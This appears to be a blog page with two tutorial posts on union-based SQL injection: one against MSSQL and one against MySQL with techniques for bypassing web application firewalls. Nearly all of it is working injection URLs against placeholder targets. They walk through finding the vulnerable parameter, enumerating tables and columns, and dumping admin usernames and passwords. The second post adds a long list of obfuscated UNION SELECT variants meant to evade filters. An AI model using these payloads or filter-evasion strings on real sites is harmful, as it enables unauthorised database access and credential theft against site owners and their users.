My Blog List

Showing posts with label WAF Bypassing. Show all posts

10 March, 2022

MSSQL Union Based Injection

 MSSQL Union Based Injection


In MySQL Database. Now Let's Come to injecting MSSQL Database.
In this Tutorial We Will Discuss About MSSQL Union Based injection. Although
MSSQL injection is Similar to MySQL but Not the Same as MySQL Is Easy than
MSSQL Injection.

So Let's Start Our injecting.
We have a Target site. First we Have to Check if It's Vulnerable to MSSQL injection or
not. For This Purpose, we Will add single Quote (') at the end of the Parameter.
Here Let us Say Our Target site is and Add Single Quote ' at the End to check the
Vulnerability:

http://www.AnySite.com/news.asp?id=10'

After executing The Command with single Quote It Gives This Type of Error:
MSSQL


ERROR:

Microsoft OLE DB Provider for SQL Server error '80040e14'
Unclosed quotation mark after the character string ''.
/news.asp, line 9

So it Mean Our Target Site is Vulnerable to MSSQL injection.
Next we Have to Balance Our Query. Here are Some Comments that we Can Apply
on our Target Site:

http://www.AnySite.com/news.asp?id=10-- Loading Fine !

http://www.AnySite.com/news.asp?id=10--+ Loading Fine !

http://www.AnySite.com/news.asp?id=10%23 Loading Fine !

http://www.AnySite.com/news.asp?id=10; Loading Fine !

So as You know That Each Site Has Different WAF so use there Different Comments
for Balancing The Query.After balancing The Query now Next we Have to Count
Columns. So we Will Normally use ORDER BY command For counting Columns
Purpose.

http://www.AnySite.com/news.asp?id=10 order by 1--+ Site Loaded Normally !

http://www.AnySite.com/news.asp?id=10 order by 5--+ Again Site Loaded Normally !

http://www.AnySite.com/news.asp?id=10 order by 15--+ Again Site Loaded Normally

and there is no any kind of error !


http://www.AnySite.com/news.asp?id=10 order by 16--+ Here we have Got Error !!
Union Based Injection


Error:

Microsoft OLE DB Provider for SQL Server error '80040e14'
The ORDER BY position number 16 is out of range of the number of items in the
select list.
/news.asp, line 9

So It Means There are 15 Total Columns. Now Let's Prepare Our UNION BASED
Command. For Finding the Vulnerable Columns we have to False the URL.


http://www.AnySite.com/news.asp?id=10 and 1=2 UNION SELECT
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15--+

After Executing the UNION BASED command you can see the Vulnerable Columns
Printed on the Webpage.
Sqli


in my case 5,6,7,8,9 are vulnerable Columns there.
So Now Let's Check the Version. for Finding the Version we will use @@version. We
cannot use Version() here As it Is MSSQL Database Not MySQL Database.

Let's Give Command For Checking The Version:


http://www.AnySite.com/news.asp?id=10 and 1=2 UNION SELECT
1,2,3,4,@@version,6,7,8,9,10,11,12,13,14,15--+

After Executing the Query you can See the Version Printed on The Webpage:
tester


Version:

Microsoft SQL Server 2008 R2 (RTM) - 10.50.1600.1 (X64) Apr 2 2010 15:48:46
Copyright (c) Microsoft Corporation Express Edition with Advanced Services (64-bit)
on Windows NT 6.2 (Build 9200:) (Hypervisor)


Now Let's Check the Current Database Name. so for this we will Give command
db_name() in the Vulnerable Column.

http://www.AnySite.com/news.asp?id=10 and 1=2 UNION SELECT
1,2,3,4,db_name(),6,7,8,9,10,11,12,13,14,15--+

and after executing this Command you can see the Database Name Printed Out
there .
Manual Tester


Database Name:

bietdb

Here Are some other Functions and There Uses:

USES                                     :                                         FUCTION
@@version                                                                 Current Version
db_name()                             :                             Current Database name
System_user                          :                                 Current User name
User_name()                          :                                 Current User name
current_user()                        :                                  Current User name

Now Next Part Is to get the Tables from the Database. As We cannot use
group_concat Here Therefore We Have to Get the Tables One by One. So this one
Will Be Our Query for Getting the Tables.


http://www.AnySite.com/news.asp?id=10 and 1=2 UNION SELECT
1,2,3,4,table_name,6,7,8,9,10,11,12,13,14,15 from information_schema.tables--+

And You Can See the First Table Name Printed There.
Vulnerability


So Admin is the First Table Name Here. But If you want to Get the Other Tables then

use this One Query.

http://www.AnySite.com/news.asp?id=10 and 1=2 UNION SELECT
1,2,3,4,table_name,6,7,8,9,10,11,12,13,14,15 from information_schema.tables where
table_name not in ('admin')--+

In this admin we will add our Previous Table name to get the Next one. We Will
Continue to do so until Get the table That We Want.
Remember That every Table Name must be in small brackets and being enclosed by
Single Quotes as You Can See This one query.

where table_name not in ('Previous_Table_name_1','Previous_Table_name_2')

So Let's Execute This Query for Getting other Tables in the Database.
so Here is our Second Table in the Database.
VAPT




Now Let's Get the Columns from the Tables. So this one Will be our Query for the
Columns.

http://www.AnySite.com/news.asp?id=10 and 0=1 UNION SELECT
1,2,3,4,column_name,6,7,8,9,10,11,12,13,14,15 from information_schema.columns
where table_name=('admin')--+

After Executing this Query, you can see The First Column name.
vulnerability scanner


This is First Column in that Table. Let’s Get the Other Columns from that Table. So for
This Purpose we will use This Query.

http://www.AnySite.com/news.asp?id=10 and 0=1 UNION SELECT
1,2,3,4,column_name,6,7,8,9,10,11,12,13,14,15 from information_schema.columns
where table_name=('admin') and columns_name not in ('emp_name')--+

in The RED Part we have to add Previous Column Name to Get the Next one as we
Done This for Getting the TABLES. SO You Can Do it until You get that column name
which you want.

So Let's Execute this Query to Get the other Columns.
You can see the Next Column Name Printed there.
vulnerability assessment



As We Have Get the Columns Name Now Let's Extract data from them. As we Cannot
use group_concat in MSSQL so Will Use + Encoded Value with Single Quotes. So
Our Final Query for Extracting Data From The Columns will be:

http://www.AnySite.com/news.asp?id=10 and 0=1 UNION SELECT
1,2,3,4,user_name%2b' '%2buser_pass,6,7,8,9,10,11,12,13,14,15 from admin--+
vulnerability management tools


And After Executing the Query you can see the username and Password Printed in
the above Picture.

You can do the Same Procedure for Extracting Data from other columns.

16 July, 2021

Union Based SQL injection (WAF Bypassing)

Union Based SQL injection (WAF Bypassing)


What is WAF?

A web application firewall (WAF) is an appliance, server plugin, or filter that applies a set of rules to an HTTP conversation. Generally, these rules cover common attacks such as cross-site scripting (XSS) and SQL injection. By customizing the rules to your
application, many attacks can be identified and blocked. The effort to perform this customization can be significant and needs to be maintained as the application is modified.

Today I am going to discuss Union Based SQL injection and WAF bypassing Techniques. Which when you are testing this SQLi Vulnerability you will face FORBIDDEN page (403 Error). Typically, you can find the vulnerable page, find the column count, and then when you switch to use the UNION SELECT statement you get the errors starting up. This is typically due to the server-side rules that are
filtering out your request. This is often referred to as the Web Application Firewall or WAF, but don’t worry as there are ways we can beat them. You can get pretty creative with the methods used but for now, I will show how to use comments to bypass the filters, sometimes referred to as inline comments or C comments. I will re-use some of my previous examples and assume the following details have
gotten us to where we are now: 

Here Is Our Target.

http://www.targetsite.com/news.php?id=11

Add Single Quote (') at the End Of The URL.

http://www.targetsite.com/news.php?id=11'

And Get MYSQL Error.

Let’s Balance Our Query for Further Injecting.

Some Comments from our Previous Tutorials.

http://www.targetsite.com/news.php?id=11--
http://www.targetsite.com/news.php?id=11--+
http://www.targetsite.com/news.php?id=11-- -
http://www.targetsite.com/news.php?id=11%23
http://www.targetsite.com/news.php?id=11;

 
Here Is A Small Explanation on Balance and Comment in our Injection.

After Balancing Our Query. Next is Count Total Number of Columns

http://www.targetsite.com/news.php?id=11 order by 1--+
No Error!

http://www.targetsite.com/news.php?id=11 order by 3--+
No Error!

http://www.targetsite.com/news.php?id=11 order by 5--+
Again No Error!

http://www.targetsite.com/news.php?id=11 order by 6--+
Here We Get Error!

Unknown column '6' in 'order clause'

Now Try To Find Our Vulnerable Columns.

http://www.targetsite.com/news.php?id=-11 Union Select 1,2,3,4,5--+

If Our Target site Is Protected with WAF. WAF Will Block Our Query and Give Us Mod_Security Error. Now there is no more 403 Forbidden message stopping you and you can see the vulnerable columns displayed on the page. I will re-use my examples and assume columns 2, 4, & 5 are vulnerable. Now that we have the vulnerable columns we can
extract some data, let’s first find some basic info though. We will use CONCAT to grab the current database name, the current user, and the version info, like this:

http://www.targetsite.com/index.php?id=-
725+/*!UNION*/+/*!SELECT*/+1,CONCAT(database(),user(),version()),3,4,5--
(403 Forbidden – WTF?)


So Here are some WAF Bypassing Methods.

 /*!%55NiOn*/ /*!%53eLEct*/
 %55nion(%53elect 1,2,3)-- -
 +union+distinct+select+
 +union+distinctROW+select+
 /**//*!12345UNION SELECT*//**/
 /**//*!50000UNION SELECT*//**/
 /**/UNION/**//*!50000SELECT*//**/
 /*!50000UniON SeLeCt*/
 union /*!50000%53elect*/
 +#uNiOn+#sEleCt
 +#1q%0AuNiOn all#qa%0A#%0AsEleCt
 /*!%55NiOn*/ /*!%53eLEct*/
 /*!u%6eion*/ /*!se%6cect*/
 +un/**/ion+se/**/lect
 uni%0bon+se%0blect
 %2f**%2funion%2f**%2fselect
 union%23foo*%2F*bar%0D%0Aselect%23foo%0D%0A
 REVERSE(noinu)+REVERSE(tceles)
 /*--*/union/*--*/select/*--*/
 union (/*!/**/ SeleCT */ 1,2,3)
 /*!union*/+/*!select*/
 union+/*!select*/
 /**/union/**/select/**/
 /**/uNIon/**/sEleCt/**/
 /**//*!union*//**//*!select*//**/
 /*!uNIOn*/ /*!SelECt*/
 +union+distinct+select+
 +union+distinctROW+select+
Just Change The Union Select With Following Bypass URLs.
Let’s Continue Our Tutorial.

OK, so now we have commented out our UNION SELECT statement but something is still setting off the filters... it is most likely the CONCAT statement. In some cases, it is possible to bypass filters by simply changing the norm up and re-testing. This can be accomplished by comments or by simply changing CaPiTAliZaTIon, like so:

http://www.targetsite.com/index.php?id=-
725+/*!UNION*/+/*!SELECT*/+1,ConCAt(database(),user(),version()),3,4,5--
(No Errors!!)

Results:
· Version = 5.0.92-community-log
· User = dumbdba@localhost
· Database() = exampleDB

It worked; we now know the current database name, user name, and the version as they are neatly displayed on the page for us. These two techniques can be combined to evade filters throughout your Injections as you will see. Now let us try to get the list of all the databases available, instead of just the current one, like so:

http://www.targetsite.com/index.php?id=-
725+/*!UNION*/+/*!SELECT*/+1,GROUP_CONCAT(SCHEMA_NAME),3,4,5+FROM+IN
FORMATION_SCHEMA.SCHEMATA-- 
(403 Forbidden)

Luckily we know what to do now so start by altering GROUP_CONCAT, same as we did for CONCAT:

http://www.targetsite.com/index.php?id=-
725+/*!UNION*/+/*!SELECT*/+1,GrOUp_COnCaT(SCHEMA_NAME),3,4,5+FROM+INF
ORMATION_SCHEM.SCHEMATA-- 
(No Errors!!)

Results:
· Information_Schema
· exampleDB

This should now show us the available databases! Now let us check for the tables tied to the current database.

http://www.targetsite.com/index.php?id=-725+/*!UNION*/+/*!SELECT*/+1,GrOUp_COnCaT(TABLE_NAME),3,4,5+FROM+INFORMATION_SCHEM.TABLES+WHERE+TABLE_SCHEMA=DATABASE()--
(403 Forbidden again)

In some cases, you may have experienced a 403 in the previous step as well, it is due to the fact that oftentimes INFORMATION_SCHEMA or TABLES will be filtered. Again, this changes from site to site based on how it was configured so it could even be


other items but these are the most common. In order to get around the filters, we simply need to use our comments method again, so it looks like this:

http://www.targetsite.com/index.php?id=-
725+/*!UNION*/+/*!SELECT*/+1,GrOUp_COnCaT(TABLE_NAME),3,4,5+FROM+/*!INFORMATION_SCHEM*/.TABLES-- (No Errors!!)

TABLES FOUND: Admin, News, Ads, Users
Now we have all of the tables for the current database displayed on the page without any 403 holdings us back. We can get columns using the same method as we used in the Basic SQLi 101 examples but we will keep our comments and capitalization techniques alive so it gets past the WAF (reminder to also HEX your table names).

http://www.targetsite.com/index.php?id=-
725+/*!UNION*/+/*!SELECT*/+1,GrOUp_COnCaT(COLUMN_NAME),3,4,5+FROM+/*!INFORMATION_SCHEM*/.COLUMNS+WHERE+TABLE_NAME=0x41646d696e--
(No Errors!!)

The page will now display a list of the columns from the Admin table in the
vulnerable column 2 spot on-page. In this example, we will assume we found the
following column names:
· id
· login
· password
· email

OK, now we know the tables and associated columns. It is time to get some data extracted, and it will go the same as it did in the Basic SQLi tutorial, or like this:

http://www.targetsite.com/index.php?id=-
725+/*!UNION*/+/*!SELECT*/+1,GrOUp_COnCaT(id,0x3a,login,0x3a,password,0x3a,email,0x3a),3,4,5+FROM+Admin—

You will get the Admin details.

Popular Posts